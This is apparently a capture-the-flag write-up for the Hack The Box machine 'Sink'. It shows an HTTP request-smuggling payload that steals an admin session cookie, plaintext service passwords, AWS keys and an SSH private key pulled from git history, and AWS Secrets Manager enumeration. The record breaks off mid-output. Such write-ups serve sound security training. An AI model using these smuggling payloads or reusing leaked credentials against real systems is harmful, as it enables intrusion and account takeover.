
```
POST /comment HTTP/1.1
Host: sink.htb:5000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://sink.htb:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://sink.htb:5000/home
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=en-US; i_like_gitea=1cb0081a9f58c818; _csrf=Kybbc6GF6gsKCcfFKqr-i8v6Bvk6MTYyMTM4OTY5NTMxMTk2MTE2Nw; session=eyJlbWFpbCI6InRlc3RAdGVzdC5jb20ifQ.YKVXtg.4O4eGO6hDtmKIMQdh01zC50gPvQ
Connection: keep-alive
Content-Length: 398
Transfer-Encoding:♪Chunked

8
msg=test
0

POST /comment HTTP/1.1
Host: localhost:5000
Origin: http://sink.htb:5000
Content-Type: application/x-www-form-urlencoded
Referer: http://sink.htb:5000/home
Cookie: lang=en-US; i_like_gitea=1cb0081a9f58c818; _csrf=Kybbc6GF6gsKCcfFKqr-i8v6Bvk6MTYyMTM4OTY5NTMxMTk2MTE2Nw; session=eyJlbWFpbCI6InRlc3RAdGVzdC5jb20ifQ.YKVXtg.4O4eGO6hDtmKIMQdh01zC50gPvQ
Content-Length: 300

msg=
```

- post to comment and intercept request with burpsuite
- send to repeater
  - in burp show select \n to show hidden characters
  - set Connection to keep-alive
  - added transfer-encoding 0×0b Chunked
  - chunk length = 8 and (msg=test)
  - 0 for size of next chunk so end of chunks
- next request to post to /comment(the poisoned/cached request)
- set host to localhost:5000
- check comments(looks like admin is posting to notes with get requets to /notes)
  - adjusted content length to 300 to view request in comment
  - steal cookie
  - login as admin get loot

- **for special charcters in Burpsuite (0×0b) convert to base64 then decode**

```
kali@kali:~$ python3 -c 'print("\x0b")'


kali@kali:~$ python3 -c 'print("\x0b")' | xxd
00000000: 0b0a                                     ..
kali@kali:~$ python3 -c 'print("\x0b")' | base64
Cwo=
```


How it should look in Burpsuite


Burp Suite Community Edition v2021.5.1 - Temporary Project
Burp Project Intruder Repeater Window Help Param Miner
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Java Serialized Payloads Upload Scanner
10 × ...
Send Cancel
Target: http://sink.htb:5000
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Search... 0 matches
Done
398 bytes | 1,031 millis

```
POST /comment HTTP/1.1\r \n
Host: sink.htb:5000\r \n
Cache-Control: max-age=0\r \n
Upgrade-Insecure-Requests: 1\r \n
Origin: http://sink.htb:5000\r \n
Content-Type: application/x-www-form-urlencoded\r \n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
\r \n
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9\r \n
Referer: http://sink.htb:5000/home\r \n
Accept-Encoding: gzip, deflate\r \n
Accept-Language: en-US,en;q=0.9\r \n
Cookie: lang=en-US; i_like_gitea=1cb0081a9f58c818; _csrf=Kybbc6GF6gsKCcfFKqr-i8v6Bvk6MTYyMTM4OTY5NTMxMTk2MTE2Nw; session=
eyJlbWFpbCI6InRlc3RAdGVzdC5jb20ifQ.YKVXtg.404eGO6hDtmKIMQdh01zC50gPvQ\r \n
Connection: keep-alive\r \n
Content-Length: 398\r \n
Transfer-Encoding: 0b Chunked\r \n
\r \n
8\r \n
msg=test\r \n
0\r \n
\r \n
POST /comment HTTP/1.1\r \n
Host: localhost:5000\r \n
Origin: http://sink.htb:5000\r \n
Content-Type: application/x-www-form-urlencoded\r \n
Referer: http://sink.htb:5000/home\r \n
Cookie: lang=en-US; i_like_gitea=1cb0081a9f58c818; _csrf=Kybbc6GF6gsKCcfFKqr-i8v6Bvk6MTYyMTM4OTY5NTMxMTk2MTE2Nw;
session=eyJlbWFpbCI6InRlc3RAdGVzdC5jb20ifQ.YKVXtg.404eGO6hDtmKIMQdh01zC50gPvQ\r \n
Content-Length: 300\r \n
\r \n
msg=
```

```
HTTP/1.1 400 BAD REQUEST
Server: gunicorn/20.0.0
Date: Wed, 19 May 2021 18:58:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 192
Vary: Cookie
Via: haproxy
X-Served-By: c8361846ea2c

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  400 Bad Request
</title>
<h1>
  Bad Request
</h1>
<p>
  The browser (or proxy) sent a request that this server could not understand.
</p>
```

looks like request to get /notes is being made so gave more content-length until more visible




Comment By: test

GET /notes/delete/1234 HTTP/1.1 Host: 127.0.0.1:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0 Accept-Encoding: gzip, deflate Accept: */* Cookie: session=eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YKSSzg.wk8p57eG-E5fV13rlyddyrVGOS0 X-Forwarded-For: 127.0.0.1 Delete


login to admin with session cookie

```
GET /home HTTP/1.1
Host: sink.htb:5000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://sink.htb:5000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=en-US; i_like_gitea=1cb0081a9f58c818; _csrf=Kybbc6GF6gsKCcfFKqr-i8v6Bvk6MTYyMTM4OTY5NTMxMTk2MTE2Nw; session=eyJlbWFpbCI6ImFkbWluQHNpbmsuaHRiIn0.YKSSzg.wk8p57eG-E5fV13rlyddyrVGOS0
Connection: close
```

00 - Loot > Creds



check Notes



sink.htb


Sink Devops

Notes

Save important information here.

ID	Link	Action
1	View	Delete
2	View	Delete
3	View	Delete

1




Note (1):

Chef Login : http://chef.sink.htb Username : chefadm Password : /6'fEGC&zEx{4]zz

Chef Login : http://chef.sink.htb Username : chefadm Password : /6'fEGC&zEx{4]zz

2




Note (2):

Dev Node URL : http://code.sink.htb Username : root Password : FaH@3L>Z3})zzfQ3

Dev Node URL : http://code.sink.htb Username : root Password : FaH@3L>Z3})zzfQ3

3



Note (3):

Nagios URL : https://nagios.sink.htb Username : nagios_adm Password : g8<H6GK\{*L.fB3C


Nagios URL : https://nagios.sink.htb Username : nagios_adm Password : g8<H6GK\{*L.fB3C

Looks like we have 3 new domains to add to /etc/hosts and 00 - Loot > Creds

```
10.10.10.225    sink.htb chef.sink.htb code.sink.htb nagios.sink.htb
```

However nothing on these domains. Moving on...

Login in with root creds



17 total contributions in the last 12 months

root/Kinesis_ElasticSearch 0 ★
root/Serverless-Plugin 0 ★
root/Log_Management 0 ★

root pushed to master at root/Kinesis_ElasticSearch
f14d7c5655 Elastic and Kinesis push
5 months ago

root created repository root/Kinesis_ElasticSearch
5 months ago

root pushed to master at root/Serverless-Plugin
c62928b730 plugin push
5 months ago

root created repository root/Serverless-Plugin
5 months ago

root pushed to master at root/Key_Management
86ca6d1182 rotation fix on dev
5 months ago

root pushed to master at root/Key_Management

Download or git clone repos with root creds or review in browser.

```
kali@kali:~$ git clone http://sink.htb:3000/root/Kinesis_ElasticSearch.git
Cloning into 'Kinesis_ElasticSearch'...
Username for 'http://sink.htb:3000': root
Password for 'http://root@sink.htb:3000':
remote: Enumerating objects: 15, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 15 (delta 1), reused 0 (delta 0)
Unpacking objects: 100% (15/15), 7.31 KiB | 1.22 MiB/s, done.
```

git

Log_Management

```
kali@kali:~/repos$ cd Log_Management/
kali@kali:~/repos/Log_Management$ git show
commit bee2670414f70e0f34f59b6695e9e19b32c2215d (HEAD -> master, origin/master, origin/HEAD)
Author: marcus <marcus@sink.htb>
Date:   Wed Dec 2 06:17:14 2020 +0000

    Preparing for prod

diff --git a/create_logs.php b/create_logs.php
index b349e44..d9ecc68 100644
--- a/create_logs.php
+++ b/create_logs.php
@@ -8,8 +8,8 @@ $client = new CloudWatchLogsClient([
        'region' => 'eu',
        'endpoint' => 'http://127.0.0.1:4566',
        'credentials' => [
-               'key' => 'AKIAIUEN3QWCPSTEITJQ',
-               'secret' => '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'
+               'key' => '<ACCESS_KEY_ID>',
+               'secret' => '<SECRET_KEY>'
        ],
        'version' => 'latest'
 ]);
```

ok so they removed some secrets and keys from log_management to prepare for production 00 - Loot > Aws credentials 58d00f

key_management

```
kali@kali:~/repos/Key_Management$ git log
commit 86ca6d11824a1b5c9527e0d60961cb0c653ac014 (HEAD -> master, origin/master, origin/HEAD)
Author: marcus <marcus@sink.htb>
Date:   Wed Dec 2 09:16:11 2020 +0000

    rotation fix on dev

commit 3e22d986a0da242bd371fd14971e8eab1b56bef4
Author: marcus <marcus@sink.htb>
Date:   Wed Dec 2 09:10:32 2020 +0000

    endpoint fix

commit f380655b3abfc05cdd14141cff7a8cf0e60977e9
Author: marcus <marcus@sink.htb>
Date:   Wed Dec 2 09:09:08 2020 +0000

    Preparing for Prod
```

```
...[snip]...
```

lets take a look at what they remove for production


```
kali@kali:~/repos/Key_Management$ git show f380655b3abfc05cdd14141cff7a8cf0e60977e9
...[snip]...

commit f380655b3abfc05cdd14141cff7a8cf0e60977e9
Author: marcus <marcus@sink.htb>
Date:   Wed Dec 2 09:09:08 2020 +0000

    Preparing for Prod

diff --git a/.keys/dev_keys b/.keys/dev_keys
deleted file mode 100644
index a9acff4..0000000
--- a/.keys/dev_keys
+++ /dev/null
@@ -1,38 +0,0 @@
------BEGIN OPENSSH PRIVATE KEY-----
-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
------END OPENSSH PRIVATE KEY-----
```

Bingo an ssh key

lets try to login with one of our users

- Marcus

apparently there is a also vuln in gitea 1.12.6 so we could also get user "git" here if we wanted to, but it is not necessary since we have sshkey for marcus.



```
git@sink:~$ id
uid=115(git) gid=123(git) groups=123(git)
git@sink:~$
```

Marcus

```
marcus@sink:~$ cat user.txt
a5bdd094873ce838671fd50feecc2f66
```

Linpeas

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 172.17.0.1:6000         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6001         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:38609         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6002         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6003         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6004         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6005         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6006         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4566          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6007         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6008         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6009         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6010         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6011         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6012         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6013         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6014         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6015         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::3000                 :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
```

Ports

- 25 - mail
  - can mail to local users nothing much here.
- 3306 - mysql
  - do not have a user/password
- 6000-6015 - devops server aka Gunicorn
  - already exploited
- 4566 -

4566

```
curl localhost:4566
{"status": "running"}
```


ok somethign running here
lets dive deeper.

setup ssh forwarding to scan target

```
ssh -i id_rsa -L 4566:localhost:4566 marcus@sink.htb
```


Gobuster - dir

```
kali@kali:~$ gobuster dir -u http://localhost:4566/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
...[snip]...
/health               (Status: 200) [Size: 80]
/shell                (Status: 400) [Size: 2]
/shells               (Status: 400) [Size: 2]
```



http://localhost:4566/health

```
{"services": {"logs": "running", "secretsmanager": "running", "kms": "running"}}
```



```
GET /health HTTP/1.1
Host: localhost:4566
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200
content-type: application/json
content-length: 80
access-control-allow-origin: *
access-control-allow-methods: HEAD,GET,PUT,POST,DELETE,OPTIONS,PATCH
access-control-allow-headers: authorization,content-type,content-md5,cache-control,x-amz-content-sha256,x-amz-
access-control-expose-headers: x-amz-version-id
date: Thu, 20 May 2021 20:36:24 GMT
server: hypercorn-h11
Connection: close

{
  "services":{
    "logs":"running",
    "secretsmanager":"running",
    "kms":"running"
  }
}
```

looking at the headers, looks like it may have something to do with amazon aws
and if we remember the loot we got earlier we have a some sort of credentials.
00 - Loot > AWS Web Service http 127 0 0 1 4566
Query API

setup profile and credentials

```
kali@kali:~$ aws configure --profile Sink
AWS Access Key ID [None]: AKIAIUEN3QWCPSTEITJQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
```

Enumerate Aws

SecretsManager

```
kali@kali:~$ aws secretsmanager list-secrets --profile Sink --endpoint-url http://localhost:4566
{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jenkins Login-LVpmi",
            "Name": "Jenkins Login",
            "Description": "Master Server to manage release cycle 1",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "",
            "RotationRules": {
                "AutomaticallyAfterDays": 0
            },
            "Tags": [],
            "SecretVersionsToStages": {
                "11141c01-b63d-4624-970a-98ae4136efef": [
                    "AWSCURRENT"
                ]
            }
        },
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Sink Panel-FdLhX",
            "Name": "Sink Panel",
            "Description": "A panel to manage the resources in the devnode",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "",
            "RotationRules": {
                "AutomaticallyAfterDays": 0
            },
            "Tags": [],
            "SecretVersionsToStages": {
                "d8d2cffd-88a4-44e7-9ccb-c34be7be34b9": [
                    "AWSCURRENT"
                ]
            }
        },
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:1234567890:secret:Jira Support-thWBW",
            "Name": "Jira Support",
            "Description": "Manage customer issues",
            "KmsKeyId": "",
            "RotationEnabled": false,
            "RotationLambdaARN": "",
            "RotationRules": {
                "AutomaticallyAfterDays": 0
            },
            "Tags": [],
            "SecretVersionsToStages": {
